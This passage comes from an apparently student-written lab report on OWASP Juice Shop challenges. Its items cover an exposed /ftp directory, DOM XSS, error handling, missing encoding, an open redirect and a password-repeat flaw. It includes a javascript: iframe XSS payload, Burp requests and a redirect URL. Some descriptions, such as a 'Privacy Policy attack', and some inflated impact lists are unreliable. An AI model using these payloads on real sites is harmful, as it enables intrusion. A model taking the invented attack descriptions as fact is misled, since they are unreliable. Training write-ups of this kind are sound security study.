
Description:

Sensitive data exposure is a type of cyber attack in which an attacker gains access to sensitive information, such as financial data, personal identification numbers (PINs), or personal health information (PHI), through vulnerabilities in the system or application. These vulnerabilities can include a lack of encryption, weak access controls, or poor data management practices.

Steps to Reproduce:

By the Dirbuster scanning, navigated through /ftp directory. Found some documents in this, there are backups, error reports and company secrets. Downloaded the acquisitions.md file. It has company secrets. Pop-up came, showing challenge is completed successfully.





Impact:

The impact of a successful sensitive data exposure attack can include:

- financial loss for individuals or organizations whose sensitive information is stolen
- Loss of trust from customers or users whose data was exposed
- Legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- Damage to reputation and negative publicity for the organization.

Protecting sensitive data is critical, and organizations should implement secure data storage and transmission practices, regularly monitor and audit their systems, and train employees on best practices for handling sensitive information.

Vulnerability 4:-

Title: DOM XSS (Cross-Site Scripting)

Description:

Cross-Site Scripting (XSS) is a type of web application security vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users. XSS attacks occur when an application does not properly validate user input and reflects it back to the user without proper encoding or sanitization. This allows an attacker to inject malicious code, such as JavaScript, into the web page, which is then executed by the victim's browser.


Java script based XSS executed in the Search bar

Steps to Reproduce:

Given a payload of java script in the search bar

```
<iframe src="javascript:alert('juice shop')">
```

Then got the pop-up alert as juice shop and a blank iframe, i.e the payload has been executed



Impact:

The impact of a successful XSS attack can include:

- stealing sensitive information such as cookies, session tokens, and personal information
- perform actions on behalf of the user, such as making unauthorized transactions or posting malicious content
- redirecting the user to a malicious website
- spreading malware to the user's device
- spreading the attack to other users, if the malicious script is able to propagate itself.

Preventing XSS attacks requires properly validating and sanitizing user input, properly encoding user input, and using a security library specifically designed for XSS protection. Additionally, using the Content Security Policy (CSP) header can also help to prevent XSS attacks.

Vulnerability 5:-

Title: Error Handling (Security Misconfiguration)

Description:

Security Misconfiguration is a type of cyber attack that occurs when an application or system is not properly configured, making it vulnerable to attacks. This can happen due to a variety of reasons such as default configurations, weak passwords, or lack of security updates. These vulnerabilities can be easily exploited by attackers to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted.

Steps to Reproduce:

Intercepted a valid request from the webapp by Burpsuite. Then with the repeater, changed the GET request to get a invalid filepath /rest/Mahesh , which generated an Error, and exposed me the Internal server error 500 response which is security wise not an good option. As hacker got what is state of the server, so he can change the attack vector accordingly.

Got the pop-up of Error Handing challenge completed after sending the invalid filepath request

Screenshot of Burp Suite Community Edition v2023.12.1.3 - Temporary Project showing a captured request and response. The request is a POST to /rest/Soham. The response shows an error message indicating an unexpected path:

```

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
V-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Fetch-Error: Internal Server Error
X-Recovering: /#/obs
Content-Type: application/json; charset=utf-8
Date: Tue, 17 Dec 2024 05:07:31 GMT
Server: express
Content-Length: 2122
{
  "error": {
    "message": "Unexpected path: /rest/Soham."
  }
}

```

The error message is: "Error: Unexpected path: /rest/Soham".

Screenshot of a browser window showing the OWASP Juice Shop website at 192.168.29.202:3000. The page displays a grid of products, including Apple Juice, Apple Pomace, Banana Juice, and Best Juice Shop Salesman Artwork. A green banner at the top says, "You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)". A tooltip on the right side of the page says, "This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wai!". The status bar at the bottom shows "72°F Haze" and the date "12/17/2024".

Impact:

The impact of a successful security misconfiguration attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user

- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing security misconfiguration attacks requires regularly reviewing and monitoring the configurations of systems and applications, using security best practices for configuring systems, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for configuration management can also help prevent these types of attacks.

Vulnerability 6:-

Title: Missing Encoding (improper input validation)


Description:

When software does not validate input properly, an attacker is able to craft the input in a form that is not expected by the rest of the application. This will lead to parts of the system receiving unintended input, which may result in altered control flow, arbitrary control of a resource, or arbitrary code execution.

Steps to Reproduce:

Navigated to the Photowall page and saw a photo not displayed.


Then with Inspector option, gone through the source code, got to know that the file path to the source of the photo has #, which means the links has been not connected and treated as separate path.




Thus, with the cyber chef, with url encoding option, # as %23

Then, I have replaced the # with the url encoding as the %23 in the source path in the source code and refreshed the page.

Got the pop-up as the solved the challenge Missing Encoding





Impact:

The impact of a successful improper input validation attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as SQL injection or code execution
- The attacker may use the vulnerability to launch a DoS attack.
- Preventing improper input validation attacks requires properly validating and sanitizing user input, implementing input validation on the server-side, and using a whitelist approach to validate input data. Additionally, properly encoding user input and using a security library that is specifically designed to validate input can also help prevent these types of attacks.

Vulnerability 7:

Title: Outdated Allowlist (Unvalidated redirects)

Description:

Unvalidated redirects occur when a web application or website takes a user to a different page or website without properly validating the destination URL. This can happen when a web application or website takes user input and uses it to construct a URL that the user is then redirected to. If the user input is not properly validated, an attacker may be able to craft a malicious URL that, when clicked, takes the user to a malicious site.



Steps to Reproduce:


In the main.js which is the source code, search for the redirect links and got the blockchain address.

When searched for this in url

<http://192.168.1.10:3000/>

redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm
redirected to theBlockchain.com, Pop-up showing the challenge outdated allowlist solved.





Impact:

The impact of a successful Unvalidated Redirects attack can include:

- stealing sensitive information such as cookies, session tokens, and personal information
- perform actions on behalf of the user, such as making unauthorized transactions or posting malicious content
- redirecting the user to a phishing website, where the attacker may steal sensitive information.
- spreading malware to the user's device
- spreading the attack to other users, if the malicious website is able to propagate itself.

Preventing Unvalidated Redirects attacks requires properly validating and sanitizing user input, properly encoding user input, and using a security library specifically designed for redirect protection. Additionally, using the Content Security Policy (CSP) header can also help to prevent Unvalidated Redirects attacks.

Vulnerability 8:-


Title: Privacy Policy

Description:-

A Privacy Policy attack is a type of cyber attack where an attacker manipulates or misrepresents a company's privacy policy, in order to gain access to sensitive information or perform other malicious actions. This can happen due to vulnerabilities in the privacy policy, such as lack of proper disclosure, lack of proper consent, or lack of proper data handling practices.

Steps to Reproduce:

Just read the privacy policy of the company by <http://192.168.1.10:3000/#/privacy-security/privacy-policy>



Got the pop-up solved the challenge Privacy Policy.

Impact:

No significant impactThe impact of a successful Privacy Policy attack can include:

- unauthorized access to sensitive information
- loss of trust from customers or users whose data was mishandled
- legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- damage to reputation and negative publicity for the organization.

Preventing Privacy Policy attacks requires regularly reviewing and monitoring privacy policies, using best practices for privacy policy creation, and ensuring that the policy is compliant with applicable regulations. Additionally, ensuring that the policy is easily understandable, and

providing transparent and clear information about the data collection, use, and sharing can also help prevent these types of attacks.

Vulnerability 9:-

Title: Repetitive Registration


Description:

Repetitive registration refers to the practice of creating multiple accounts with the same personal information or using the same information to register multiple times. This can be a security vulnerability because if an attacker is able to obtain the personal information of a user, they will be able to create multiple accounts in the user's name, potentially causing harm to the user or the system.

Steps to Reproduce:

In the register tab, tried to register a new user. In the repeat password section, first I have a 5 character password and repeated the same in the repeat password. After this, I have added 2 more characters in the original password, but the webpage didn't throw any error and have successfully completed the registration with different original password. The original password is of 7 characters and repeat password is of 5 characters

Pop-up showing, successfully completed the challenge, Repetitive Registration



Impact:

The impact of a successful Repetitive Registration attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- damage to the integrity of the system and data
- consume resources, such as storage or processing power, causing a Denial of Service (DoS) attack.

